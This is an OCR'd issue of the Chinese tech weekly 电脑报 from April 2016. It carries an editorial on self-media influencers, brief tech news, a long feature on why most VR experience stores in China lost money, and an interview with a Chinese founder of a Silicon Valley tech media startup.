科技创造财富·科技改变生活

电脑報

POPULAR COMPUTER WEEKLY

第14期
总第1246期
2016年4月11日

电脑报电子版：icpcw.com/e
官方微博：weibo.com/cpcw
邮局订阅：77-19

欢迎订阅
电脑报电子版
手机、平板、电脑都能看
全彩、快速，还便宜
icpcw.com/e

老狼摄影工坊
（iOS 版 APP 请在 AppStore 搜索“电脑报”）

电脑报微信

安卓新闻客户端

机智猫官网
techmiao.com

2016 年 3 月 25 日，詹姆斯在三星电子体验中心感受 VR 科技(图 /CFP)

VR线下体验生死劫

虚拟金矿离现实消费还很远 >03

智能与硬件

千万要小心！
这些 DIY 配件买错就傻眼！ >12

口袋里的录音棚：
好玩的手机 K 歌麦克风 >17

PC 与应用

电视新热点！
HDR 视频完全解密及观看指南 >29~30

机智猫

索尼中国 20 年
拿什么守护“姨夫”的微笑 >40

错过后悔三年 全民8GB 送你双通道！

■买戴尔灵越笔记本，电脑报额外赠送 4GB 内存
助你构建双通道，3D 性能飙升多至 80%！ 活动详情请见 23 版广告！

电脑报官方商城 配电脑·订阅电子版·各类数码产品 详见10 版
cpcwi.taobao.com

关注嘿奢会，参与iLOOK自拍秀，赢千元显卡 详见48版

免费订购热线
800-858-2444
DELL
> 更多详情，请扫描二维码或详见 48 版

www.icpcw.com
邮局订阅 77-19

主管单位：重庆市科学技术协会
出版单位：重庆电脑报出版有限责任公司
地址：重庆市渝中区双钢路 3 号科协大厦 邮编：400013
新闻热线：023-61618888-13055(欢迎提供新闻线索)
编辑部(023)63658800 发行热线：(023)63863737
广告部(023)63658999 国内统一刊号：CN50-0005
广告经营许可证号：010015
重庆日报报业集团印务有限责任公司 印刷
报纸如有遗失或缺损，请致电 023-63658769

每周一出版 售价:4.00 元

责编:邓晓进 组版:何雪松 责校:杨志刚
日期:2016.4.11 投稿邮箱:pcw_itnews@vip.sina.com

视角

KOL 的爆发

上周的如家和颐酒店女子被袭事件是记忆中互联网传播最迅速的一次,在短短几小时内,除微博、微信等社交媒体,各大门户网站外,甚至像果壳、知乎等问答平台也发表了很多专业的相关内容。有公众号为此还专门进行了事件的传播路径分析:受害者最初的两条微博在经由拥有 20 万和 140 万粉丝的两个大号转发后,开始飞快地爆发,12 小时内转发达到 60 万余次。

而在前期的关键传播路径中,重要节点全部都是带黄 V 的个人大号,这凸显了自媒体在互联网传播中的重要作用。可以想象,自媒体在蓬勃生长的过程中,未来公众事件的发酵和爆发期会越来越短。

自媒体在公关和市场圈中有个很洋气的英文名字,叫 KOL (Key Opinion Leader,关键意见领袖),从这个名字就可以看出,他们的影响力还是相当巨大的,据我们频繁参加各大厂商新闻发布会的同事说,会议现场原来由传统媒体把持的前几排位置现在都让了不少出来给他们。

自媒体野蛮生长,凶猛崛起,这或许也是众多门户开始疯狂扩张内容平台的原因。最近,我们发现注册各大平台的媒体公众号都有些应接不暇,以至于搜狐、一点资讯、企鹅媒体平台上的"电脑报"都被抢注,几经周折才得以取回。

在各大媒体平台中,气势最足的还是要数腾讯,以模仿+超越起家的腾讯,最近又开始使起了这个最擅长的手段,在媒体平台端发力,以图狙击今日头条:先是上线天天快报针对今日头条做个性化阅读推送,之后则干脆把腾讯新闻客户端改成了双版。而在上个月初,还正式启动了"芒种计划",寓意"只要播下希望的种子,精耕细作,必将收获最为丰硕的果实",鼓励更多的运营者进行优质原创内容创作。其核心内容是:进驻企鹅媒体,用户在该媒体所获得的广告收入全部归作者所有,腾讯不参与分成,并在年内拿出 2 亿元补贴原创作者。

互联网改变了媒体的格局,前不久人民网发布了一个媒体移动传播排行榜,《电脑报》在全国报纸的新媒体传播中跻身 32 强,这固然得益于报纸近年来在新媒体方面的持续耕耘。但另一方面,我们也可以看到,即使排名前列的报刊社们,整体影响力比起很多新兴媒体来已经优势不再。对传统媒体来说,在大量疯狂的自媒体的包围中,要脱颖而出,的确需要更多的思路。

科技 TOP3之热点

1 美国网友网站请愿希望马斯克获诺贝尔经济学奖

Change.org 网站日前上线了一份请愿计划,希望 PayPal、SpaceX、特斯拉汽车联合创始人伊隆·马斯克能够获得诺贝尔经济学奖。这份请愿由爱德华·塔纳斯发起,目前已经获得约 600 人的签名支持。

2 贝佐斯发股东信:还好没有专注卖书

亚马逊 CEO 杰夫·贝佐斯近日在年度股东信中表示,亚马逊十多年前启动的 AWS 等云计算业务,现在年营收达到 100 亿美元,超过了亚马逊电子商务业务。贝佐斯称:"当启动这个项目时,遭到很多质疑,我们本可以专心做好卖书这件事,但还好我们没有这样做。"

3 莱茵体育斥巨资收购中华网

莱茵体育近日发布公告称,将以不低于 1.5 亿元价格收购中华网,收购完成后继续使用其商标和 china.com 域名。莱茵体育表示,未来基于中华网搭建的多媒体网络平台,将成为公司传媒业务板块的核心平台。在控股中华网两年后,国广控股日前正式转让中华网,买入卖出之间净赚至少 1 倍。

china.com 中华网 www.china.com

科技 TOP3之数字

1 支付宝进军欧洲 100 万海外商家将进驻

有消息称,支付宝将登陆欧洲,方便中国游客海外购物。当用户支付购物款时,设备上会显示条形码,商家扫描条形码即可完成支付。相关负责人称,支付宝未来将率先围绕东南亚、欧美等国家地区推进,用 3 年时间,帮助 100 万家境外商户进驻支付宝。

2 美军已建 123 支网络部队

美军网络司令部司令迈克尔·罗杰斯近日在美国国会听证会上称,美军现已建成 123 支网络部队,其中 27 支拥有全面作战能力,68 支拥有初步作战能力。美军从 2013 年年初开始组建网络部队,迄今总人数为 4990 人,而目标是在 2018 年建成 133 支具有全面作战能力的网络部队,总人数为 6187 人。

3 英国 50%的儿童在网上接触过成人和暴力内容

近日,英国全国防止虐待儿童学会(NSPCC)的一份最新调查报告显示,有 50%的儿童在网上接触过成人和暴力内容。此外,有 80%的 11~17 岁孩子过早拥有了自己的社交账号。NSPCC 还发现父母们经常会忽略网站和移动应用对儿童成长所带来的不良影响。

VR 线下体验店有未来，但现在的 VR 体验店没有未来

VR 线下体验生死劫：虚拟金矿离现实消费还很遥远

@ 特约记者　陈霖　邱力力

进入2016年，虚拟现实（VR）热潮仍一波接一波。

先是黄晓明宣称砸10亿投影视+VR项目、张艺谋要用VR技术拍电影、小米董事长雷军宣布进军VR领域，乐视宣称推出首次全程VR直播时装周，BesTV百视通要做VR视频内容领跑者，爱施德联手暴风科技成立VR/AR产业投资基金……

不过，这一切的热闹，和钱伟都没什么关系了——早在去年11月，他就已无奈地关闭了他的VR线下体验店。

这是一场在最热门产业的失败创业梦。2015年2月，钱伟拿出所有积蓄，在他所在城市最繁华的商业中心，意气风发地进入VR线下体验行业。

那时的钱伟，坚定地认为VR线下体验将如同众多业界人士反复提及的那样：相比VR线上的火爆概念，VR体验店将更具实际意义，是推动VR的最佳模式，用户有了真实体验才能有消费，这一潜力巨大的金矿市场才能培育起来。

现实很残酷，8个月过去，潜力市场并未转化为现实消费的真金白银，在几经辗转，连续几个月都入不敷出以后，钱伟只能无奈关门大吉。

这绝不仅仅是钱伟一个人的失败。对于过去一年中如雨后春笋一般在大小城市商业中心、购物广场开起来的2000多家VR线下体验店来说，业内不少人士对此已下了“生死劫”判断：VR现实体验店有未来，但现在的VR体验店没有未来。

下转04版

电脑报
汎微
用友 微平台
已有398823家企业、电商、媒体入驻微平台移动建站
移动建站+移动电商+移动营销
——让微信营销如此简单
订房乐
微票务
微景点
微商圈
微房产
微电商
管理中心
微会员
我的运营
智能客服
支付配置
版权信息
数据魔方
自定义菜单
素材管理
微汽车
微酒店
微医疗
微喜帖
微餐饮
微现场
微邀请
微签到
微名片
微会议
iBeacon
微打印
另征重庆地区微信二次开发代理合作伙伴
财富热线：023-63658867　18580023085
咨询QQ：2729634830　网址：http://wx.beefix.cn/
汎微官网
汎微公众平台

责编:黄枪 组版:况中银 责校:杨军
日期:2016.4.11 投稿邮箱:pcw_itnews@vip.sina.com

上接03版

失败的 VR 体验从业者

4 月 2 日，钱伟再次来到了那个让他短短几个月内，从满怀创业憧憬到现实无情破灭的地方——重庆九龙坡区 CBD 商业中心最繁华的某商场。

这是清明小长假第一天。一张有着 16 个电影体验项目的“虚拟帝国”易拉罐海报立在这个商场负一楼商场电梯门口，后面是占地十来平方米的几个 VR 蛋椅，尽管人潮从电梯上上下下，却少有人望电梯旁的几个 VR 蛋椅投去目光。

或许注意到了钱伟的关注，一旁玩手机的老板赶紧走上来对钱伟说：“30 元体验一次，但实际上不用花钱，只需要注册 XX 宝，就可以免费体验一盘。”

“和我那时遇到的情况一样，用户现在对这种体验没有太多兴趣。都沦落到靠下载 APP 返利了，确实是没希望了。”钱伟叹了口气说，现在的老板，早就不是当初他转让时的老板，“短短几个月，就转手几次了。”

这几个 VR 蛋椅，正是钱伟在 2015 年 2 月拿出所有积蓄，东拼西凑借钱后开设于此的 VR 线下体验店。那时的钱伟，对 VR 线下体验创业信心十足——2014 年 12 月，他在深圳的 COCOPARK 体验到了 VR 蛋椅。“我坐的是云霄飞车，太真实了，太可怕了，就像真的坐过山车。”

新奇之余，他预判一个新的巨大市场正在到来。因为 VR 设备单单凭图片、文字、视频无法传达出它的真实体验，热炒的 VR 产品必须让用户亲自戴上头盔玩起来，这就是线下体验的巨大机会。

数据

《中国 VR 用户行为研究报告》(以下简称《报告》)显示，国内 15-39 岁人群中，VR 潜在用户数量为 2.86 亿，购买过各种 VR 设备的用户已达 96 万人，83.2%的用户对 VR 电影有需求。包括巨幕电影、全景视频、VR 游戏、全景漫游、全景图片等均受到 VR 用户的欢迎。

VR 概念的持续火爆证实了他的预感，具有中国特色的 VR 特色体验店很快就在全国各地遍地开花，一份来自 VR 圈子的统计数据就显示，“截至 2015 年底，各种 VR 体验店达到 2000 多家，有的独立成店，有的依附于已有的电玩厅、儿童娱乐场、电影院等。”

这是一个惊人的数字，它已经足够证明一个新商业生态的存在。

创业无门的钱伟不想错过 VR 这个潜力无穷的大市场。由于资金有限，他选择了最简单也是最常见的 VR 蛋椅，作为一款可以兼容诸多类型内容的“标准化”虚拟现实配套设备，VR 蛋椅以小规模经营为主，很是受到 VR 线下体验从业者的欢迎，2000 多家 VR 体验店中，几乎家家都配备了 VR 蛋椅。

为了扩大人流，钱伟特意花大价钱将体验店设在了商场最繁华的地方，“占地面积 15 平方米，每台蛋椅 6 万元，3 台蛋椅加上场地费等成本投入，大概在 25 万元。”

对于 VR 线下体验店的市场前景，彼时一位国内 VR 厂商创始人跟媒体算了这样一笔账，“一个线下体验店需要 30 平方米的门面，一月租金一万元，营业员工资支出六千元；目前一个店每天基本有 30-40 人光顾，按体验一次 30 元价格来算，每月进账 3 万元左右。”

这给钱伟这样的从业者吃了定心丸。按照当时钱伟的预计，每次体验 30 元，加上 200 元十次等 VIP 推广方式，正常情况下自己十个月就可以收回成本。

如他所料，一开始这确实是门好生意，一连十多天生意火爆，客流如潮。尤其是周末，从早上 10 点到晚上 9 点半商场关门，围观的人几乎没有断过。

但火爆生意，也就是最初的十多天了。不到一个月，就几乎没有围观者了，体验的人更少，一天都很难遇到几个。与此同时，他所在城市的每一个商圈，都有了多家 VR 蛋椅体验店，甚至有的“一家商场连续开了几家店”。

钱伟的生意迅速走入寒冬，第二个月，他的收入为 7000 元，第三个月，不到 5000 元，到了去年 10 月份，日均仅几十元，甚至还有不开张的时候。

去年 11 月，钱伟在艰难度日中转让了他的 VR 体验店。“转让费 12 万元，25 万元的成本，几个月总计收入不到 5 万元，亏了八九万元，不知道接手的再次转让亏本多少。”

体验店，名字就决定了它只是一次体验

现在，在钱伟的 VR 体验店从业者微信群里，每天都弹出来好多消息，全是设备转卖的消息。“转卖的大多是个体商户。以往 6 万元一台的双蛋坐椅，现在三四折甩卖。不过，接盘的人很少很少。”

与钱伟有着一样遭遇的从业者大有人在。一份来自 VR 行业内部的报告同样显示：自 2014 年 VR 蛋椅兴起，至 2015 年下半年达到高潮，真正赚到钱的人只有极少一部分。与 VR 概念火热相对应的，是绝大部分 VR 体验店从业者在房租、人工及设备等花费中艰难挣扎后默默洗牌死亡。

实际上，一些业内人士对 VR 蛋椅这种商业模式快速死亡早有预料。“早在去年 6 月，我就曾公开表示，全国 2000 多家 VR 体验店中，每一家都几乎配备了 VR 蛋椅，但蛋椅这种产品形态过于单一，最多只是一次尝鲜，很难培养稳定的顾客。”一位 VR 行业人士对记者说，他当时就判断，VR 线下体验店会快速进入洗牌期。

另一方面，越是简单的商业，越是对商户选址能力、线下运营能力及 VR 趋势判断的极大考验，VR 蛋椅这种开放式的体验方式，成年体验者比例始终上不去，大多成了儿童的玩物。

“体验店会倒闭，主观原因在于经营者急于求成，太过于急躁，老想着赚快钱，名字就决定了它只是一次体验。”VR 从业者、深圳眼界科技创始人兼项目总监傅李程也对此表示，客观原因也有很多方面，地段、人流、服务、运营管理、品牌等等，涉及到的因素很多。

下转05版

上接04版

甚至体验店左右两边的业态也会对体验店本身的经营状况带来直接影响。比如旁边是否有儿童乐园，是否有影院、快消品店等等。

在意识到这些问题后，在成都，做蛋椅失败的小谢在重新开张时，将体验店改成了更高大上的“体验馆”，新增了射击、赛车、滑雪机等更适合成人的独特项目，并采取了封闭式门店。

但是，几个月过去，“稳扎稳打、积累了丰富经验的小谢”的生意仍然不瘟不火，“最好时候 500-600 元，少的时候不到 200 元，盈利仍是遥遥无期。”

这是因为另一个原因——从体验店的角度来讲，内容更新缓慢和匮乏，也是导致倒闭的一大致命因素。“想留住顾客，VR 线下体验店最重要的就是跟上技术潮流，做内容，重体验。”北京虫洞虚拟文化发展有限公司总经理赵曦辉说。

内容，成体验店最大难题

目前，国外几乎没有 VR 蛋椅这样的体验店，而虚拟现实线下体验馆堪称代表性的有两个：美国盐湖城的 The Void 和澳洲的 Zero Latency。两者都采用了大型场馆和光学跟踪系统让体验者能够在虚拟现实空间里四处走动，体验非常有冲击力和沉浸感的内容，比方说 The Void 有古墓探险内容，而 Zero Latency 则专注于打僵尸。

但是，目前国内 2000 多家各种类型的体验店中，绝大部分都是蛋椅、VR 眼镜这样的单一产品，所能提供的基本就是过山车大摆锤或站桩式射击的粗陋简单设备，加上这些设备产品目前仍未解决晕眩等问题，使得国内的体验店从技术、硬件设备上让用户对 VR 体验不感兴趣。

“和别人说虚拟现实，然后有些人会说，哦，我知道虚拟现实，就是那些摇摇晃晃的东西，我明白的，我不用再体验了，他可能是被不好的体验吓怕了。”赵曦辉说。

即使少数体验店体验够好，大量体验差的体验店也可能给大众树立 VR 不过如此的印象，造成劣币驱逐良币的情况。不论哪种情况，如果体验店不能顺利把大众带动起来，泡沫破裂，前期投入不少成本的体验店就会血本无归。

“理想的 VR 体验馆给予消费者的，应该是接近一种颠覆性的体验，它应该同时结合了 VR 头显和交互，而不是简单的观看。”VR 观察人士张彬表示，要带给玩家重度体验，需要有核心游戏开发的经验，但是国内并没有成熟的核心游戏产业；而把虚拟内容和现实设施结合起来，也需要特效和主题公园的经验，国内这一块也是缺失的，更别提将硬件和软件良好结合的能力了。

要达到好的体验，又分成两部分，硬件和内容。硬件上，低延时和足够的稳定性、可靠性必不可少，而内容上，需要厂商能为这些 VR 设备源源不断地提供体验内容，如新游戏、新电影、新设备等。

遗憾的是，无论是硬件还是内容，对于目前国内的 VR 线下店来说，都是几乎难以解决的难题。

更重要的是，目前要解决这个难题，几乎看不到什么希望。“目前 VR 产业链尚未形成，硬件厂商、内容制作者等各自为政，各自的内容生态并不互通。”张彬认为，对内容制作团队来说，由于存在各式各样的 VR 体验店，硬件不统一，如果要为每个体验店进行单独开发，这从成本上来说是几乎不可行的。

那如果是 VR 设备生产商负责内容呢？根据记者了解，以 VR 蛋椅为例，目前的生产商就从 2014 年的几家快速扩展到三四十家，但这些厂商除了快速推广自己的设备以外，在内容方面很是匮乏，也很不容易，“以 VR 电影为例，目前一部 6 分钟左右的 VR 电影，制作成本最低也要上百万甚至上千万元。”

哪种新玩法，才是线下体验新希望？

此外，即便厂家和内容制作者解决了上述难题，对于 VR 线下体验店从业者而言，也很难解决另一个生死劫——从目前的 VR 硬件设备发展来看，现有设备一年甚至半年更换是发展的必然。


目前 Oculus 或者 HTC 的消费级设备成本仍旧偏高，离大众还远，理论上体验效果更好的主题公园单次体验成本低得多，但这些方案本身成本也很高。即便从业者在成本上能够承受，但随着 VR 产业的发展，追求更好的体验会就意味着成本的提高，这里面复杂的成本、市场盈收核算，恐怕少有 VR 线下从业者能算得清。

种种问题之下，不少 VR 行业人士对目前的线下体验店也就下了“生死劫”判断：VR 线下体验有未来，但目前的 VR 线下体验没有未来。

哪种 VR 线下体验才有未来？谁也无法下结论，不过，一些资金雄厚的 VR 从业者或团队已开始了不同的试水。

赵曦辉介绍，“虫洞”的第一家虚拟现实体验馆已在北京朝阳区“龙湖长楹天街”落地，采用目前最先进的设备，包括跑酷、探险、射击类等。与此同时，建立“虫洞”网站、微信公众号、开发周边产品。“我们希望通过线上线下的 VR 体验布局，打造 VR 粉丝社区平台，让人们对 VR 科技感兴趣，从而激发这个小众市场向大众市场转化。”

密室逃脱、鬼屋及轰趴馆是另一种方式。目前国内类似体验馆已有 3-4 家，预计 2016 年下半年此类娱乐将集中呈现。这类体验类似密室逃脱或真人 CS，相比蛋椅时代，多了剧情和互动，玩家可背着电脑主机，头戴定位器，手中拿枪，在 30 平方米或更大的空间里自由行走，或组队、或对战，打怪升级。


THe Void 的主题公园

现在经营密室的体验馆主要有三类：以往密室逃脱、鬼屋、真人 CS 经营者，VR 技术提供商和少部分早期蛋椅连锁经营方。“个人单打独斗，确实很难竞争过规模化、连锁化了。”在北京已有十多个 VR 线下体验连锁店的刘洋，从一开始就是以团队化的公司形式进行运作，并推出线下娱乐品牌，试图让 VR 与未来观影的产业形成整合。

围绕这个主题，刘洋在开店的前期，就确立好商业模式——与院线分成。对刘洋来说，线下店最大的盈利障碍场地费就解决了，大大降低了风险。对院线而言，不仅能了解到用户喜好，收集 VR 观影数据，还能培育市场、培养习惯。

VR 电影目前是一个火热的领域。导演张艺谋、高群书纷纷在日前宣布将拍摄 VR 电影。有统计数据显示，今年已经发布了 VR 版预告片或者已经宣布要推出 VR 版的电影数量多达 40 多部，其中包括《星球大战》《复仇者联盟》等多部知名电影。此外，Google、三星等几家 VR 主要的硬件厂商也都宣布推出影片。

除了电影、游戏等领域，一些 VR 团队还和网吧、旅游、汽车、演艺娱乐、教育、房产、体育直播等行业结合起来。比如，顺网已经与 HTC Vive 达成战略合作，开始在全国的网吧内建设小型体验店。阿里巴巴则通过 Buy + 视频，试图实现虚拟世界的购物。

主题公园方面也有试水者。根据记者了解，目前参与主题公园的玩家大多根据自己的优势从技术或从内容切入这个市场。从技术切入的包括：诺亦腾（奥飞投资）、圣威特（华谊投资）、黑晶互动、KAT 等；从内容切入的则有：米粒影业（基于电影《星核》）等。

不过，对于类似钱伟那样的 2000 多家线下体验店而言，这种大鳄级的玩法，却大多是想都不敢想的了。

揭秘：谁赚了 VR 线下体验的钱？

目前很多 VR 线下体验店遇到了生存危机，但在这条产业链中，并不是没有赚钱者。

从目前体验店运营模式来看，体验店是从硬件厂商处购买或租用各种硬件设备，从内容提供商那里获取 VR 内容，再通过统一的控制系统将硬件和内容整合成一套 VR 娱乐系统。

因此，尽管个体从业者亏了，设备商却赚足了钱。在看到柏翔、新意、顺涛等早期设备厂商都能赚得盆满钵满后，目前直接销售 VR 蛋椅的设备商从 2014 年底的几家扩展到三四十家，设备商竞争激烈，产能已然过剩。

有业内人士称，双蛋坐椅不外乎控制器、电缸、模具、眼镜和主机，总成本不超过 3 万元，而早期售价均在 6 万元以上，毛利达 50%，很是赚钱。

另外，还有走加盟路线的眼界、哇塞、超级队长、第一现场这样的企业，从内容、品牌到相应的设备，全都提供，同时还采取加盟的方式实现快速扩张。

其中，最典型的是玖的。玖的此前专注于 7D 动感影院设备，VR 火起来后加了个大眼罩，顺理成章做起了虚拟现实，2015 年年流水达到 1.5 亿元人民币。

那么玖的是怎么赚钱的呢？除了设备，玖的还自创内容，走线下加盟。线下加盟商花钱购买玖的的设备，必须购买一体机，作为设备的控制中心和内容的分发中心，店家所有流水、运营被玖的悉数掌控。

通过一体机，玖的不再是单纯的售卖和加盟，有顾客消费，店家所收取的 20-50 元的费用中，玖的自动提取 2-3 元内容返利。

以同样模式迅速发展起来的还有身临其境和幻影星空。尤其是身临其境，一度经营已经陷入僵局，而靠着 VR 这把火在 2015 年成功挂牌新三板。

此外，还有只做软件的乐客。它做系统、做 SDK、做内容、做解决方案，但就不亲自做硬件，也不做线下店。

早期，乐客直接对接硬件厂商，对其产品预装乐客系统，并加紧研发内容。在内容上，除自创外，对第三方内容或买断，或分成，分成比例在 10%-50% 之间；随后，在升级版内容的基础上，整合硬件厂商，推出自己独有的硬件娱乐产品；其后，将自身软硬件打包，分发至加盟的线下店。

同玖的一样，乐客通过一体机掌控所有线下店，并按内容消费提成，1-3 元不等。

但与前两类不同之处在于，乐客没有自己的硬件厂，完全从软件突破。这是投资人非常喜欢的模式，让其成立一年融资达四轮。乐客对外宣称其线下店已近千家。据内部人士透露，实际情况应该接近 700 家，2015 年营收达 1000 万元，已实现盈利。

微信有奖挑刺

责编:邓晓进　组版:向海蓉　责校:杨志刚
日期:2016.4.11　投稿邮箱:pcw_itnews@vip.sina.com

一个自信洋溢的声音在大洋彼岸说:“读硅谷、看硅谷、去硅谷,我们要达成这三个目标……”

专访硅谷创业者李攀:做一个硅谷“密探”

@本报特约记者 魏政军

硅谷,作为这个时代最伟大的创新中心,一直是中国科技公司的朝圣之地。因此,在过去数年,国内不少科技媒体希望搭建起连接中国与硅谷的平台。不过,从现实角度来说,它们几乎没有成功。内容创业火爆的热潮下,2015年于硅谷创业的、定位中国与硅谷连接桥梁的硅谷密探,似乎获得了小小的认可。日前,被罗辑思维力荐的硅谷密探宣布获得300万元天使轮融资,估值达到2000万元。4月2日,本报记者专访了硅谷密探创始人之一李攀。因为渴望了解和学习先进互联网文化,李攀在两年前毅然决然漂洋过海去到硅谷,结果又误打误撞,从向人家学习到在人家地盘上创业。

求学硅谷:我是个瞎折腾的人

由于分隔两地,于是这次采访是在微信语音中完成的。硅谷当地时间晚上接近 12 点,李攀如约给记者发来了语音通话的请求。

公司员工喜欢称老板李攀为探长,在给探长做介绍时,他们说探长自称“总的来说,我是个瞎折腾的人”。在与本报记者交谈中,李攀很坦诚面对了这个问题:“客观地说,别人看着都会觉得累。”

因为突然对互联网和新媒体特别好奇,希望了解和学习最先进的互联网文化,李攀在两年前毅然决定到旧金山艺术大学进修产品设计和新媒体。李攀用“人生第二次像海绵吸水一样强烈渴望”解释这次“折腾”。他的人生另一次强烈渴望是在 7 年前创业做第一家广告创意公司的时候,“强烈渴望学习缩小国内与国外在创意方面的差距”。

其实,在转行互联网之前,李攀一直从事与广告创意相关的工作。全球四大广告公司,李攀曾在奥美和阳狮两家公司工作并担任要职。后来,李攀又回到老家成都创办了本土广告公司。据其介绍,该广告公司不仅目前仍然在经营,而且公司利润率在成都当地依然排名前三。

“你只有在那个环境下去感受,你才能把全身的毛孔都张开,才能感受到中美两地科技圈在观念、思维等各个方面细节的差异。”李攀介绍说,曾经上过一堂 APP 产品形态课,教课的老师让大家想一个最糟糕的产品,然后换另外一个角度将最糟糕的情况变成最好的情况。

“思考问题的方式不一样,结果就可能从最坏的情况变成最好的情况。”来到硅谷之后,李攀一边在学校学习,一边在当地的互联网公司做产品设计和中国区的市场顾问。

硅谷密探创始人团队,林日(左一)、李攀(中)、秦备(右一)

异乡创业:换一种角度做创意

“抱歉今天的发稿时间晚了 50 分钟,但是这是特斯拉全球发布会的同步结束时间。所以,对于爱车之人,这是最早的时间。”2015 年 9 月 30 日,硅谷密探发布文章《特斯拉 Model X 绝对全球首发现场》,文章开篇这样写道。这篇文章随后在科技圈被广泛分享和转载,硅谷密探公众号开始被国内科技圈了解和关注。同年 12 月,“硅谷密探”得到罗辑思维在公众号上力荐,二者合作推出专栏。

其实,硅谷密探并非一开始就是创业项目。去年 5 月,正在大学进修产品设计和新媒体课程的李攀,在寻找阅读来源的过程中,发现市面上专注于产品,能够从产品设计、市场、商业模式等方面剖析互联网产品的内容很缺乏。于是,出于兴趣和学习需要,李攀心里盘算着“一周分析 1 个 APP,就需要 5~6 个同类 APP去对比,这样一个月就能积累近 30 个 APP 的分析”。

李攀与硅谷密探另外一位创始人秦备沟通想法之后,两人不谋而合。秦备是一位在硅谷工作的工程师,两人是朋友。2015 年 5 月 4 日,李攀和秦备联手发表了硅谷密探第一篇文章《听硅谷工程师、产品经理们分析 110 亿美元 APP,再和他们交个朋友》。如李攀最初设想的一样,文章选择了当时估值 110 亿美元的美国第一书签社交应用 Pinterest,从产品设计、用户体验、技术架构、盈利模式、竞争格局展开了细致的分析和介绍。

据李攀介绍,硅谷密探第一篇文章就获得了 4686 次阅读。但此时的李攀还没有将硅谷密探作为创业项目的想法,仍然是简单地出于“与大家一起分析研究好的产品”的目的。此后,硅谷密探保持着一周一篇产品分析研究的文章,同时第三位创始人林日也加入团队。

随着文章的逐渐积累和传播,硅谷密探聚集了越来越多渴望“和他们交个朋友”,渴望交流和分享对好产品分析的粉丝。他们几乎都是互联网产品领域的工程师和程序员,最高时一度达到七八个微信群。在这些来自全球各个知名互联网公司、垂直且精准的粉丝里,有 100 多人后来还成为硅谷密探的志愿者,成为硅谷密探前期文章内容的重要来源。

四个月以后,当渴望交流和分享的粉丝超出李攀他们三位创始人可以控制的数量时,李攀三人开始规划团队,将微信群关闭的同时,也正式将硅谷密探作为他们的创业项目,打造成他们与粉丝连接的通道。

在采访中,李攀将这次硅谷密探的创业称为“换一个角度做创意”。

面对质疑:做中国与硅谷连接的桥梁

4 月 1 日,李攀在朋友圈分享了硅谷密探新办公室的照片,写到“硅谷密探在硅谷的办公室弄好了,虽然不足 50 平方米,但是装满了对未来大大的想法”。然而,在当下的现实中,硅谷密探被人们认识主要还是其科技新媒体的角色。

或许也正因如此,当记者与一位曾作为国内媒体外派硅谷的记者朋友在聊到硅谷密探时,该朋友直言不讳表示不看好硅谷密探的未来。其理由是:作为一家面向国内读者报道硅谷科技公司的科技媒体,其报道对象很难感知你媒体的影响力,这将带来后续如媒体影响力变现、如何盈利等一系列问题。

当记者把这个国内科技媒体始终未解的难题抛给李攀的时候,听起来他似乎并不为此担心。李攀说:“大家现在所看到的科技新媒体,其实只是硅谷密探一部分属性,我们希望硅谷密探可以在更多维度上做中国与硅谷连接的桥梁。”

在李攀看来,硅谷密探不仅仅是对硅谷公司以及产品的报道与分析,“如果只是做硅谷的资讯,谁都可以做,也不必在硅谷来做。”他首先希望硅谷密探在内容本身就表现出与其他科技媒体不一样,“同样的科技话题,让做产品、写代码的人来写,和让写稿子的人来写,感觉肯定是不一样的。我们的团队希望能提供与众不同的解读角度。”

通过有特点的内容作为连接基础之后,李攀希望硅谷密探能发挥更多深度连接的作用。比如,他们已经在尝试将硅谷 CEO 请到硅谷密探的直播室在线视频互动访谈,让国内的读者能够直接与硅谷 CEO 进行交流互动。另外,则是帮助国内工程师、程序员实现到硅谷工作学习的梦想。“简单概括来说就是:读硅谷、看硅谷、去硅谷。”李攀说。

李攀坚信“为更多人提供价值,自己就一定有价值”。在李攀看来,当硅谷密探达成了“读硅谷、看硅谷、去硅谷”三个目标角色后,自然拥有大量的变现能力。“连接双方有太多需求了,所以我并不太担心硅谷密探未来盈利问题。”李攀表示,中国与硅谷在现实的今天,不能简单地说谁领先谁,谁应该向谁学习,很多中国科技公司有出海的需求,也有很多美国的科技公司希望落地中国,在这连接需求的背后,“生于硅谷但了解中国”的硅谷密探“有做不完的市场”。

不过,作为一位在异国他乡的创业者,在追逐“中国与硅谷连接的桥梁”的梦想同时,李攀却也遇到另一个现实连接的问题:作为一位父亲,他将如何与在成都老家的儿子沟通和连接。两年前,当李攀毅然决定远渡重洋去硅谷时,他的儿子 3 岁。此后,父子一年团聚一两次。

记者手记 >> 尴尬的硅谷路

从曾经的雅虎、微软、英特尔、苹果、谷歌,到今天的 Facebook、Uber、Airbnb、Pinterest,在过去半个世纪,硅谷作为这个星球、这个时代最伟大的创新中心,也成为一个充斥着改变世界梦想和令人咋舌的财富故事的神奇之地。在人往高处走的定律之下,将中国与硅谷连接成为多年来中国互联网一个永恒的话题。

不管是将硅谷的明星 CEO 搞到中国论坛上做演讲,还是中国公司组团到硅谷去考察,中国与硅谷连接的话题在多年过后的今天,仍然只能说蜻蜓点水,不痛不痒。即使如今不少中国公司已经开始在硅谷开办分公司,但是也不得不面对鲜有成果产出的尴尬,而更像是一个面子工程。

中国与硅谷连接的鸿沟真的有这么大吗?李攀有一句话,本人非常认同,他说:人与人之间在智力上并不存在多大的差距,更多还是在思维习惯和思考方式上有诸多细节的差异,如果你不身处在他们的环境之中,你没有办法感受到这些细节的差异。所以,其结果就是南橘北枳、水土不服,不仅表现在中国公司难打开美国市场,同样也表现在美国公司在中国频频折戟。

